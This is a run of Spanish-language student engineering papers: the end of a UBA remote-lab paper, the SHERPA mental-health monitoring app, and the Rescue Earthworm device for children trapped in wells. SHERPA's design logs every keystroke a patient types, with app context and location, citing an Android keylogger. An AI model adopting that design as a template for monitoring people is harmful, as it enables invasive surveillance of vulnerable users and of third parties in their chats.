Al no disponer de acceso directo al código del sistema Moodle de la UBA,no es posible utilizar los datos de sesión del mismo. Para poder vincular al usuario con su sesión se le pide ingresar su numero de Dni ,que coincide con el nombre de usuario en Moodle.

En caso de que el usuario haya accedido anteriormente se agregará un apartado con el historial de sus acciones pasadas.

La interfaz se basa en ficheros html que forman una pagina web ,esta es embebida dentro de la aplicación EJS

La interacción con los ficheros html se realiza con la librería jQuery,que se comunica con la base de datos para obtener las acciones pasadas del usuario. La transmisión de video se encuadra en un elemento de imagen que se actualiza periódicamente .Para realizar la captura se llama a las funciones de jQuery ,luego de esto escribirá en la base de datos la nueva entrada correspondiente .

El aspecto visual de la página esta definido con la librería Bootstrap , para simplificar la creación de hojas de estilo .Bootstrap utiliza una estructura de grilla para diagramar la ubicación de los elementos html y clases que indican la posición de cada elemento y su estilo correspondiente. Esta librería aplica estilos responsivos a los elementos,esto permite que el aspecto visual se adapte al dispositivo desde el cual se accede al laboratorio.

El contenido de las librerías externas no se incluye en los archivos de la página web del laboratorio remoto. Este se envía mediante una red de distribución de contenidos. El objetivo de la red de distribución es reducir el tiempo de carga ,al ser librerías muy utilizadas es muy probable que el usuario ya tenga los archivos precargados en el cache de su navegador [13] [14].

Conclusiones

Se logró llevar adelante lo previsto en el plan de trabajo,utilizando los conocimientos adquiridos en la carrera ,desarrollando un sistema que será usado por los estudiantes.

Se espera implementar un sistema similar en la Universidad Nacional Arturo Jauretche

Agradecimientos

Se agradece al DF, FCEyN, UBA la colaboración con el instrumental y la interfaz de aplicación programable.

Referencias

[1] *Kozma, R. (1994). 'Will media influence learning? Reframing the debate'Education Technology Research and Development, 42(2), 7-19.*

[2] *Ellis, K. (2009). Field guide to learning management systems. Technical report, ASTD Learning Circuits. Gravier*

[3] *"Motion - Open source security camera software", Motion,2019.[online].Available: https://motion-project.github.io/ [Accessed: 24- Oct- 2019].*

[4] *"Debian -- Details of package motion in stretch", Packages.debian.org, 2019. [Online]. Available: https://packages.debian.org/stretch/video/motion. [Accessed: 24- Oct- 2019].*

[5] *Packages.ubuntu.com. (2019). Ubuntu – Details of package motion in disco. [online] Available at: https://packages.ubuntu.com/disco/motion [Accessed 24 Oct. 2019].*

[6] *J. js.foundation, "jQuery", Jquery.com, 2019. [Online]. Available: https://jquery.com/ [Accessed: 24- Oct- 2019].*

[7] *Rockley,A(2003)'Managing enterprise content:a unified content strategy.New Riders*

[8] *"Moodle statistics", Moodle.net, 2019. [Online]. Available: https://moodle.net/stats/?lang=es. [Accessed: 24- Oct- 2019].*

[9] *"Campus Virtual Exactas," Campus Virtual Exactas [Online]. Available: https://campus.exactas.uba.ar/. [Accessed: 24-Oct-2019].*

[10] *R. Heradio and L. de la Torre, "Moodle plugins directory: EJSApp," Moodle.org. [Online]. Available: https://moodle.org/plugins/mod_ejsapp. [Accessed: 24-Oct-2019].*

[11] *L. de la Torre, "Moodle plugins directory: Remlab manager," Moodle.org. [Online]. Available: https://moodle.org/plugins/block_remlab_manager. [Accessed: 24-Oct-2019].*

[12] *R. Heradio and L. de la Torre, "Moodle plugins directory: EJSApp Booking System," Moodle.org. [Online]. Available: https://moodle.org/plugins/mod_ejsappbooking. [Accessed: 24-Oct-2019].*

[13] *"Usage statistics and market share of jQuery for websites," W3Techs. [Online]. Available: https://w3techs.com/technologies/details/js-jquery/all/all. [Accessed: 24-Oct-2019].*

[14] *"Usage statistics and market share of Bootstrap for websites," W3Techs. [Online]. Available: https://w3techs.com/technologies/details/js-bootstrap/all/all. [Accessed: 24-Oct-2019].*

SHERPA: Desarrollo de un sistema de asistencia a la relación terapeuta – paciente de salud mental comunicando una aplicación mobile y una aplicación web

Autores: Nahuel Abdala, Federico Aluma, Mariano Macri, Ramiro Oricchio, Diego Vasallo
Universidad Nacional de La Matanza

fede_alu13@hotmail.com, marianodanielmacri@gmail.com, vas.diego@gmail.com, ramaoricchio@gmail.com, nahuel.abdala@gmail.com

Abstract
El presente documento explica los procesos principales de un sistema de asistencia a la relación entre un paciente que padezca algún tipo de trastorno mental y su terapeuta. El sistema consta de una aplicación mobile que recolecte datos del uso del celular del paciente y una aplicación web para que el terapeuta pueda visualizar estos datos y evaluar potenciales conductas dañinas tanto para sí mismo como para terceros. El paciente otorgará permiso para visualizar sus datos, no infringiendo así la ley de datos personales.

Palabras clave
Salud mental, depresión, psicología, psiquiatría, paciente.

Introducción

Según la definición de la OMS, la depresión es bastante más que un exceso de melancolía. Se trata de un trastorno mental en el que el afectado muestra "una tristeza permanente y una pérdida de interés por las actividades que la gente suele disfrutar, acompañadas por la incapacidad de llevar a cabo tareas diarias durante dos semanas o más". También puede provocar sentimientos de culpa o falta de autoestima, trastornos del sueño o del apetito, sensación de cansancio y falta de concentración. En los casos más graves incluso puede conducir al suicidio, afirmando que es la mayor causa de discapacidad en el mundo.

Uno de cada 20 argentinos sufre depresión y considerando que, con más de 80.000 analistas, Argentina es el país donde más profesionales ejercen en el campo de la salud mental en el mundo (por densidad de habitantes), conforma un campo ideal para el aprovechamiento de las nuevas tecnologías en este ámbito. Psicólogos, psiquiatras y otros especialistas pueden ofrecer tratamientos psicológicos, como la activación conductual, la terapia cognitiva conductual y la psicoterapia interpersonal, o medicamentos antidepresivos.

Objetivo general del sistema

Con este sistema se busca enriquecer dichos tratamientos con la tecnología, brindando una herramienta de prevención a episodios críticos. Para llevar esto a cabo utilizaremos diversos datos extraídos a partir de la interacción del paciente con su dispositivo móvil.

Objetivos específicos del sistema

Las funcionalidades brindadas por nuestro sistema serán:

- Palabras claves asignadas por psicólogo a cada paciente particular

que puedan ser indicadores de episodios psicóticos o similares.
- Detección de patrones de comportamiento en la interacción con aplicaciones (redes sociales, búsquedas en internet, chats, etc.) que presenten episodios psicóticos o similares.
- Envío de alertas al profesional sobre posibles episodios de crisis en el paciente permitiéndole solicitar la ubicación de este último.
- Envío de alertas al responsable/s sobre posibles episodios de crisis en el paciente permitiéndole solicitar la ubicación de este último.
- Análisis de la geolocalización del paciente en contexto con sus conductas habituales, para determinar posibles aislamientos.

Metodología de desarrollo

Se utilizará un proceso de desarrollo híbrido combinando las buenas prácticas de PMI para la gestión, seguimiento y calidad del proyecto, mientras que la metodología para la etapa de construcción se seguirá un enfoque ágil basado en SCRUM. Lo cual permitirá avanzar con el producto con el aval de los especialistas consultados. Esto fundamentado en el enfoque ágil recomendado por PMI. (ver figura 1).

Entorno de desarrollo

Desde el punto de la arquitectura del software a desarrollar, la misma por distintos componentes, cada uno con una función bien definida, los cuales son:

Backend: desarrollado en C#. Componente encargado del manejo de la información, procesamiento de datos. Se utilizará el servicio de EC2 de Amazon Web Services como hosting del servicio.

Frontend: desarrollado en Angular. Componente de la arquitectura donde se realizará la interfaz gráfica visible por el especialista y tutor.

Aplicación Mobile: desarrollado en Android Nativo. Componente de la arquitectura donde se realizará aplicación utilizada por el paciente. Desde allí se comunicará exclusivamente con el backend.

Database: Alojada también en AWS, haciendo uso del servicio RDS (Relational Database Service), se utilizará el motor SQL Server 2014.




Figura 1 – Arquitectura de software




Figura 2 – Diagrama de Clases DER

Basado en la versión inicial del producto, pudiendo no ser la versión definitiva del mismo

A continuación, detallaremos los distintos módulos que integran el sistema:
- Asociación de usuarios

- Análisis de textos
- Geolocalización
- Utilización del dispositivo
- Determinación de posibles crisis

En nuestro sistema habrá tres tipos de usuarios: pacientes, especialistas y tutores.
La creación de los perfiles se realizará a través de la página web.
Los pacientes utilizarán su dispositivo móvil Android de manera cotidiana, únicamente deberán loguearse en la aplicación una única vez y además aceptar la invitación de su terapeuta para asociarse con él.
Mientras tanto, el sistema web permitirá al especialista loguearse, solicitar una asociación a un paciente y visualizar allí los datos relevados.
Los tutores, tendrán un paciente asignado y poseerán otra versión de la aplicación móvil, donde recibirán notificaciones junto con la localización del paciente en caso de un evento crítico.

Asociación de usuarios

Para realizar la asociación de usuarios, desde la web, el especialista o tutor realiza una solicitud a un usuario paciente. Entonces se lanzará una notificación push al celular del paciente para que confirme esta relación.

Análisis de textos

Una vez logueado en el celular, el dispositivo comenzará a almacenar todo lo escrito por el paciente en el dispositivo, guardando además la fecha y hora, el contexto donde se ingresó dicho texto, es decir la aplicación.
En caso de que el usuario no contara con acceso a internet al momento de escribir el texto, el mensaje, contexto y hora del mensaje se almacenará localmente en el dispositivo encolando la información a enviar. Y cuando finalmente se reestablezca la conexión a internet, se enviarán todos los mensajes pendientes.
Por el lado Web, el especialista logueará las palabras clave que considere apropiadas para poder recibir reportes de los mensajes donde el paciente utilice estas palabras clave.
Para evitar los falsos negativos, es decir, que el paciente intentara eludir al sistema, intencionalmente o no, al buscar las palabras claves, también buscará por los sinónimos y las distintas conjugaciones de dichas palabras.
En cuanto a los falsos positivos, esto es que se genere una alerta cuando no debiera, teniendo en cuenta la sensibilidad de la información, se considera aceptable tener algunos hasta refinar el algoritmo, el cual será adecuado a cada paciente, que irá evolucionando conforme el paso del tiempo.

Geolocalización

A medida que el paciente se movilice, el sistema guardará los puntos geográficos por los que se vaya moviendo.
El especialista ingresará en el sistema Web aquellos lugares peligrosos donde el paciente no debería moverse, esta funcionalidad será especialmente útil en casos donde se utilice para casos relacionados a personas con problemas de adicción que se encuentren en recuperación.
También, de una manera similar se setearán citas a las que deberá asistir el paciente, como pueden ser turnos con otros especialistas como pueden ser otras terapias además de la que realice con el terapeuta asociado en el sistema. Se almacenará la fecha y hora a la que se debe asistir a la cita además del punto geográfico.

Utilización del dispositivo

Otro elemento del sistema será la información obtenida a partir de la utilización del celular. Esta información será una estadística de uso de este. Como serán entre otras, el tiempo de uso de ciertas aplicaciones, las horas en las que se utilizó el dispositivo, etc.

Determinación de posibles crisis

En base a los datos relevados en los ítems anteriores, el sistema podrá determinar en base a los mismos si el paciente puede llegar a estar ingresando en una posible crisis, o bien pudiera estar presentando algunas actitudes que representen un peligro para sí mismos o para terceros.

Protección de datos personales

De manera de no violar ningún derecho del usuario, al momento de loguearse en la aplicación mobile, al usuario se le mostrará los términos de uso y condiciones del sistema, en el mismo se le explicará que se hará con los datos relevados y se le asegurará que los mismos permanecerán seguros de extremo a extremo en su relación con su terapeuta. Todo el desarrollo del sistema estará englobado dentro de la ley nacional de protección de datos personales. (Ley Nacional 25.326)

De acuerdo a esta normativa, las bases de datos que cuenten con información sensible no pueden ser transferidas a otros países salvo que estos cuenten con un nivel de protección adecuado, es por eso que el servidor de AWS será reubicado a un país perteneciente a la Unión Europea debido a que cumplen con las normas de GDPR (Reglamento general de protección de datos, por sus siglas en inglés).

Planificación de pruebas

Teniendo en cuenta el proceso de desarrollo utilizado. Se desarrollarán los distintos componentes, realizando las pruebas de manera unitaria una vez estos se encuentren operativos en sus funcionalidades básicas. Luego, cuando todos los componentes puedan ser integrados, se probará de forma incremental en base a las funcionalidades del sistema

Resultados

Luego de repetidas pruebas y distintos diseños hasta llegar al diseño final funcional se puede afirmar que el desarrollo de este sistema de asistencia a la relación médico – paciente enfocado en la problemática de la salud mental ataca una problemática muy poco abarcada tradicionalmente con la tecnología, generando una gran base de conocimiento no solo para ayudar en la actual relación sino también para poder ir descubriendo comportamientos que se puedan ir generalizando y así aportar más datos a la comunidad científica.

Teniendo en cuenta que lo que se busca es explotar la utilización del celular del paciente sin generar una intrusión demasiado exhaustiva ni que genere más incomodidad en el paciente mismo, esto tampoco genera un gasto extra para el paciente.

Mientras que, para el especialista, tampoco le supone una gran dificultad para poder obtener y entender estos datos.

Discusión

Si bien los resultados son positivos, y la utilización de un sistema que integre la utilización del dispositivo móvil del paciente y una sencilla interfaz gráfica para el manejo de la Web de parte del especialista, proporcionando un sistema sencillo de utilizar y de fácil acceso es

definitivamente posible, todavía queda por comprobar un factor muy importante que es el hecho de que aquellos que serían usuarios del sistema dispongan de la voluntad para compartir sus datos personales para obtener la información necesaria para poder realizar un correcto diagnóstico.
Cabe destacar nuevamente que en este sistema no se intenta bajo ningún propósito diagnosticar ningún tipo de afección, eso no está considerado dentro del alcance de este proyecto. Sólo está desarrollado para apoyar dicha relación.

Conclusión

Basado en la opinión experta de los especialistas de la salud mental consultados, se comprueba que la información provista por el sistema proveerá un valor agregado considerable al tratamiento convencional ya en curso para un determinado paciente. Por lo tanto, este sistema de monitoreo de un paciente alimentará la base de conocimiento que posee su especialista asignado. De esta forma le servirá para obtener mejor información para poder dar con un diagnóstico, un tratamiento que se adapte mejor a un determinado paciente en base a la evolución que va teniendo y, asimismo, poder tener un mucho mejor seguimiento del paciente.

Debido a estas características y a que es un proyecto de interés para la comunidad y para, se espera que el proyecto reciba contribuciones y aportes de miembros de distintas comunidades en torno a la ingeniería, psiquiatría, psicología, organismos estatales, etc. lo cual abre las puertas a una gran posibilidad de acercar una alternativa a quienes más lo necesitan.

Agradecimientos

El equipo de desarrollo desea agradecer a las siguientes personas y entidades:

- Psiquiatras consultados.
- Pacientes de afecciones de salud mental y sus familiares.
- Grupo de docentes de la Cátedra *Proyecto final de carrera.*
- Grupo de tutores.
- Familia y amigos del grupo de desarrollo.

Referencias

1. Depresión de acuerdo con la OMS. https://www.who.int/es/news-room/fact-sheets/detail/depression
2. Nota periodística: “Uno de cada 20 argentinos sufre depresión”. https://tn.com.ar/salud/lo-ultimo/una-de-cada-20-argentinos-sufre-depresion_784678
3. Nota periodística: “La depresión aumentó un 20% en la última década”. https://www.infobae.com/salud/2017/04/03/la-depresion-aumento-un-20-en-la-ultima-decada/
4. Nota periodística: “El país con más psicólogos per cápita del mundo”. https://sptnkne.ws/kEU2
5. Github Keylogger Android Open Source. https://github.com/bshu2/Android-Keylogger
6. Agile Certified Practitioner (PMI-ACP)SM. https://pmi.org.ar/certificacion/pmi-acp/

Rescue Earthworm

Hugo Ricardo Silva
Departamento de Ingeniería
Universidad Nacional de La Matanza
Florencio Varela 1903, San Justo, Buenos Aires, Argentina
hshugoricardosilva@gmail.com

María Agustina Pedalino
Departamento de Ingeniería
Universidad Nacional de La Matanza
Florencio Varela 1903, San Justo, Buenos Aires, Argentina
agustinapedalino@gmail.com

Nelson David Imfeld
Departamento de Ingeniería
Universidad Nacional de La Matanza
Florencio Varela 1903, San Justo, Buenos Aires, Argentina
nelson.imfeld@gmail.com

Nicolás Ariel Cuesta
Departamento de Ingeniería
Universidad Nacional de La Matanza
Florencio Varela 1903, San Justo, Buenos Aires, Argentina
nico.cuesta15@gmail.com

Resumen

Generar las condiciones necesarias para salvaguardar la vida de un infante que haya caído a un pozo (vertical de hasta 5 metros de profundidad y diámetro reducido no inferior a 25 cm) mientras se realizan las tareas de rescate, es el objetivo fundamental de este proyecto.

Rescue Earthworm es una herramienta comprendida por hardware y software. Preparada para satisfacer las necesidades básicas de la criatura (agua, oxígeno y alimentos); brindando a su vez al personal involucrado en el rescate, un panorama sobre el estado de salud de la víctima.

Introducción

Caer por un tubo estrecho hacia el abismo y quedar atrapado allí abajo sin poder moverse, a la espera de morir o de que llegue el milagro de un rescate, es una de las peores pesadillas que cualquier ser humano pueda imaginar. Es claustrofobia, oscuridad, dolor, miedo. Angustia en estado puro.

Intentar imaginar que la víctima sea un ser humano de corta edad, cuya única preocupación debería ser comer, dormir y jugar; eriza la piel de quien lo piense.

Esta investigación pretende brindar soporte y acompañamiento en estos casos de extrema urgencia. Casos donde el auge de la tecnología no ha llegado aún, donde un celular sirve para obtener una imagen precaria o establecer una comunicación con el infante. Existen también pequeños robots con múltiples ruedas que permiten deslizarse por el pozo, siempre que este esté encamisado. Con el fin de cubrir esta falencia, se buscó el desarrollo de una herramienta capaz de ayudar en estos momentos de angustia. Por ello, nos enfocamos en los diversos casos registrados a lo largo de la historia.

En diferentes partes del mundo se han registrado este tipo de accidentes, lamentablemente, en muchos de los mismos la víctima fue rescatada sin vida. Entre los más significativos podemos mencionar:

- Kathryn Anne Fiscus de 3 años de edad, cayó en un pozo de 30 metros de profundidad en San Marino, California, EEUU en el año 1949. La causa de su muerte fue la falta de oxígeno. [1-3]

- Alfredo Rampi de 6 años de edad, disfrutaba de sus vacaciones en Finocchio, Roma, Italia en el año 1981. Alfredo cayó en un pozo de 60 metros de profundidad. Tras días de intentos fallidos para rescatarlo y con el uso de herramientas rudimentarias que comprometieron el rescate, se logró recuperar sin vida su cuerpo. [4-6]
- Cristian Quiroz regresaba del jardín con su mamá cuando cayó a un pozo de 20 metros de profundidad ubicado en San Nicolás, Buenos Aires, Argentina. Tenía 5 años y el rescate duró 33 horas, durante las cuales no se conoció el estado del niño hasta que dieron con su cuerpo. [7-9]
- Julen Roselló García de 2 años de edad, precipitó por un pozo de prospección en la localidad española de Totalán, Málaga en el año 2019. El pozo tenía 71 metros de profundidad y 25 cm de diámetro. Demoraron 13 días en retirar el cuerpo sin vida de Julen. [10-12]

Cabe destacar que existe una lista de rescates donde los infantes accidentados sobrevivieron. Estos también brindaron información útil a nuestra investigación.

- Jessica McClure Morales de 18 meses de edad, fue rescatada el 14 de octubre de 1987 luego de haber caído en un pozo de 7 metros de profundidad en Texas, EEUU. Estuvo más de 50 horas sin hidratarse ni alimentarse. [13-15]
- Vanesa Mamani cayó en un pozo de más de 20 metro de profundidad cuando tenía 3 años, el 16 de noviembre de 2010 en Florencio Varela, Buenos Aires, Argentina. Para su rescate se empleó una cámara, iluminación extra y se le suministró oxígeno. Para lo mencionado anteriormente se utilizaron herramientas independientes que brindaron información a las personas en el exterior. [16-18]

Es por ello que surge Rescue Earthworm.

Arquitectura

Como se muestra en la Figura 1, se cuenta con una arquitectura Cliente-Servidor para establecer un control centralizado: los accesos, los recursos y la integridad de los datos son controlados por el servidor de forma que, si hay un cliente defectuoso o no autorizado, no pueda dañar el sistema.

La placa Raspberry Pi® 3B+ ejerce como servidor mediante node.js, el cual se encarga de atender todas las peticiones de los clientes que se conectarán por Web socket y protocolo https (http seguro) mediante un browser. El envío de los comandos y la interfaz con el usuario se realizan por medio de la biblioteca de socket.io a través de un puerto especifico. El acceso puede ser realizado desde múltiples dispositivos a través de la web a la que se debe acceder por la IP del servidor, anteponiendo el protocolo.

El cliente cuenta con una vista amigable a través de la biblioteca de boostrap maquetada con html, hojas de estilos y funcionalidades realizadas con javascript. Además, dispone de gráficos claros brindados por la biblioteca char.js en el cual podrá visualizar el estado del CO_2 en el interior del pozo, la temperatura del ambiente y del infante.

Se debe tener un puerto específico para poder realizar la captura de imágenes que serán utilizadas por la interfaz web. Estas se obtienen a través de una cámara propia del endoscopio y se envían al puerto :8080 simulando un video.




Figura 1. Diagrama de arquitectura.

Componentes

1. Componentes hardware utilizados

El dispositivo integra dos componentes principales de hardware, una Raspberry Pi® 3B+ y un Arduino® Mega con una conexión entre ambos mediante puerto serial. La función principal del Arduino® es brindar la interfaz de conexión con los sensores de temperatura, CO_2, pulso y saturación de O_2 en sangre, así como también cuenta con actuadores entre los cuales podemos nombrar: dos motores para los movimientos del cabezal, dos servomotores que regulan el envío de agua y el envío de los suplementos alimenticios diluidos, una tira de led para brindar iluminación en caso de ser necesario y para el envío de O_2 se implementa un circuito con *r*; en el que se utiliza un motor cuya función es impulsar este gas atmosférico a través de una de las mangueras facilitadas por el producto.

Por último, los parlantes y micrófonos se utilizan para establecer la comunicación con el infante.




Figura 2. Componentes hardware.

A continuación, se detalla cada uno de los componentes de la Figura 2:

- Raspberry Pi® 3 modelo b+: implementa el servidor web que interactúa con la placa Arduino® y el browser. La misma toma las imágenes del endoscopio para poder mostrarlas por la web.



Figura 3. Placa Raspberry Pi® 3 B+.

- Placa ATmega2560 Arduino® Mega 2560: Se utiliza para poder manejar a los sensores y actuadores a través de los comandos recibidos desde la placa Raspberry Pi®.

Arduino® es una plataforma de hardware libre, que consiste en una placa con un microcontrolador y un entorno de desarrollo (software), diseñada para facilitar el uso de la electrónica en proyectos multidisciplinares.

El modelo Mega es el microcontrolador más capaz de la familia Arduino®. Posee 54 pines digitales que funcionan como entrada/salida; 16 entradas análogas, un cristal oscilador de 16 MHz, una conexión USB, un botón de reset y una entrada para la alimentación de la placa.




Figura 4. Placa Arduino® Mega 2560.

- Motor paso a paso modelo NEMA17 bajo torque: se utiliza para realizar los movimientos horizontales del extremo del dispositivo. Es apropiado para poder realizar los movimientos con mayor precisión y fuerza que con la que trabajan los servomotores.



Figura 5. Motor paso a paso NEMA17.

- Driver Puente H L298N: Se utiliza para controlar los motores Paso a Paso.




Figura 6. Puente H L298N.

- Motor servo SG90: se utiliza para abrir o cerrar el flujo de agua o alimento de los diferentes canales.



Figura 7. Motor servo SG90.

- Botón pulsador switch Arduino® momentáneo KY-004: pulsador cuya finalidad es establecer los topes de las posiciones de los motores a posiciones iniciales cada vez que es necesario.



Figura 8. Botón pulsador KY-004.

- Sensor calidad del Aire MQ-135: este sensor mide el nivel de CO2 que se encuentra en el interior del pozo.



Figura 9. Sensor MQ-135.

- Sensor de temperatura MLX90614: sensor que permite obtener la temperatura ambiente y la del objeto que apunta. Para la presente investigación el objeto es el infante.



Figura 10. Sensor MLX90614.

- Mini piezo Buzzer: se utiliza este actuador para comprobar el funcionamiento del audio. Una vez que el Rescue Earthworm está en el interior del pozo se emite un beep, que al ser captado por el parlante puede ser escuchado en el exterior.



Figura 11. Mini piezo Buzzer.

- Endoscopio: su función para esta investigación es la obtención de imágenes para visualizar lo que ocurre dentro del pozo.



Figura 12. Endoscopio

2. Componentes software utilizados

Tabla 1. Componentes utilizados

Biblioteca JavaScript	Versión
Express	^4.17.1
http y https	0.0.0 y ^1.0.0
Ip	^1.1.5
Serialport	^7.1.5
socket.io	^2.2.0
ws	^3.3.2
chartjs-plugin-datalabels	^0.6.0
adapter.js	Lasted
webrtc.js	Lasted
moment.min.js	Lasted
chart.js	^2.2.0
bootstrap	4.X
jQuery JavaScript Library	4.1

- express: Express es un framework web, escrito en JavaScript y alojado dentro del entorno de ejecución Node.js que facilita el acceso a rutas y se utiliza no solo para gestionar de forma separada las peticiones por medio de diferentes direcciones URL ("rutas"), sino que también para servir ficheros estáticos o usar plantillas para crear la respuesta de forma dinámica. Esta biblioteca permite utilizar de manera fácil la integración con bibliotecas de manejo de puertos como lo son serial port y peticiones http.

- https: Se utiliza para la comunicación de forma segura en forma colaborativa con la biblioteca webRTC.
- http: Se implementa para manejar el video en vivo desde un dispositivo con poca memoria ram como es la Raspberry Pi®.
- serialport: Mediante esta biblioteca se logra comunica el hardware de Arduino® mega con el servidor.
- socket.io: Las peticiones de los clientes al servidor y las respuestas a esas peticiones de parte del servidor se dan a través de esta biblioteca. Un comando para realizar un movimiento del dispositivo, es enviado por un puerto específico del cliente al servidor.
- ws: Utilizando web socket en conjunto con la biblioteca webRTC se logra la comunicación de audio en vivo desde el dispositivo de rescate hasta los dispositivos utilizados por los rescatistas.
- chart.js: Esta biblioteca permite realizar gráficos de manera fácil. Los mismos, muestran la información recibida desde el servidor, como ser los datos de la temperatura del ambiente y el dióxido de carbono que fuera censado en el pozo.
- chartjs-plugin-datalabels: En conjunto con la biblioteca chart.js, permite graficar de forma continua los datos que se obtienen para ser visualizados desde la web.
- moment.min.js: La utilización de esta biblioteca facilita el manejo de datos relacionados con las fechas y tiempos utilizados en las líneas de coordenadas de tiempo de las gráficas de char.js
- bootstrap: Esta biblioteca es de las más conocidas para realizar maquetado. Se utiliza para generar una imagen visible e inteligible para el ser humano, a partir de información digital de manera simple logrando una buena estética para el cliente. Los estilos de la aplicación cliente fueron dados por clases de bootstrap.
- jQuery: Esta biblioteca es fundamental para bootstrap, ya que la utiliza para darle interactividad a sus clases. También permite interactividad en el cliente, pero se elige optar por utilizar JavaScript puro para aumentar la performance.
- ip: La obtención de la dirección IP de nuestro servidor se realiza utilizando esta biblioteca.
- adapter.js: Esta biblioteca reconoce el prefijo a utilizar en los diferentes navegadores para poder realizar la conexión WebRTC

Procedimiento de rescate

El método comúnmente usado en este tipo de eventos es mediante la construcción de un pozo paralelo como se visualiza en la Figura 13, donde se requiere llevar a cabo los siguientes pasos previos: análisis del suelo para establecer qué tipo de maquinaria implementar, proveerse de esas máquinas [19], construir el pozo a determinada distancia del pozo principal, encamisarlo para evitar un posible derrumbe y recién ahí iniciar con el descenso de los rescatistas para luego cavar un túnel que los direccione hacia donde se encuentre el infante. Existe la posibilidad que, habiendo realizado este arduo procedimiento, no se llegue a dar con el menor. Por ejemplo esto puede deberse a un desfasaje en los cálculos o algún otro improvisto, obligando a los profesionales a reiniciar las tareas.

Se sabe que el tiempo es un factor fundamental. Por ello, Rescue Earthworm colabora con el rescate asistiendo al menor mientras las horas avanzan. [20-21]



Figura 13. Rescate mediante pozo paralelo

Funcionalidades de Rescue Earthworm

Rescue Earthworm se basó en las necesidades detectadas en los casos registrados.

Por ello, las funcionalidades son:

• Brindar imagen en tiempo real de lo que está ocurriendo dentro del pozo haciendo uso de un endoscopio. El mismo estará ubicado en el centro de la estructura, cuyo extremo frontal permite realizar movimientos tanto horizontal como verticalmente, con un ángulo de visualización no superior a 180°. Ver Figura 15.

• Obtener información del estado actual del infante: mediante el uso de sensores, conocer la temperatura ambiente y corporal, la saturación de O2 en sangre y el pulso. Ver Figura 15.

• Medir el nivel de CO2 en el interior del pozo con el objeto de poder suministrar O2 ante la falta del mismo. Para obtener un seguimiento de cambios de este gas, se genera un gráfico con las mediciones, tal como se muestra en la Figura 16.

• Iluminación con una tira de leds independiente de las que posee el endoscopio para obtener mayor visión.

• Brindar dos vías fijas para suministro de H_2O y O_2. Se dispone también de una vía desmontable para que los profesionales de la salud puedan seleccionar y enviar suplementos alimenticios diluidos en caso de que el rescate se demore. [22-23]. Estas acciones se llevan a cabo también en la página de asistencia al infante, tal como se aprecia en la Figura 15.

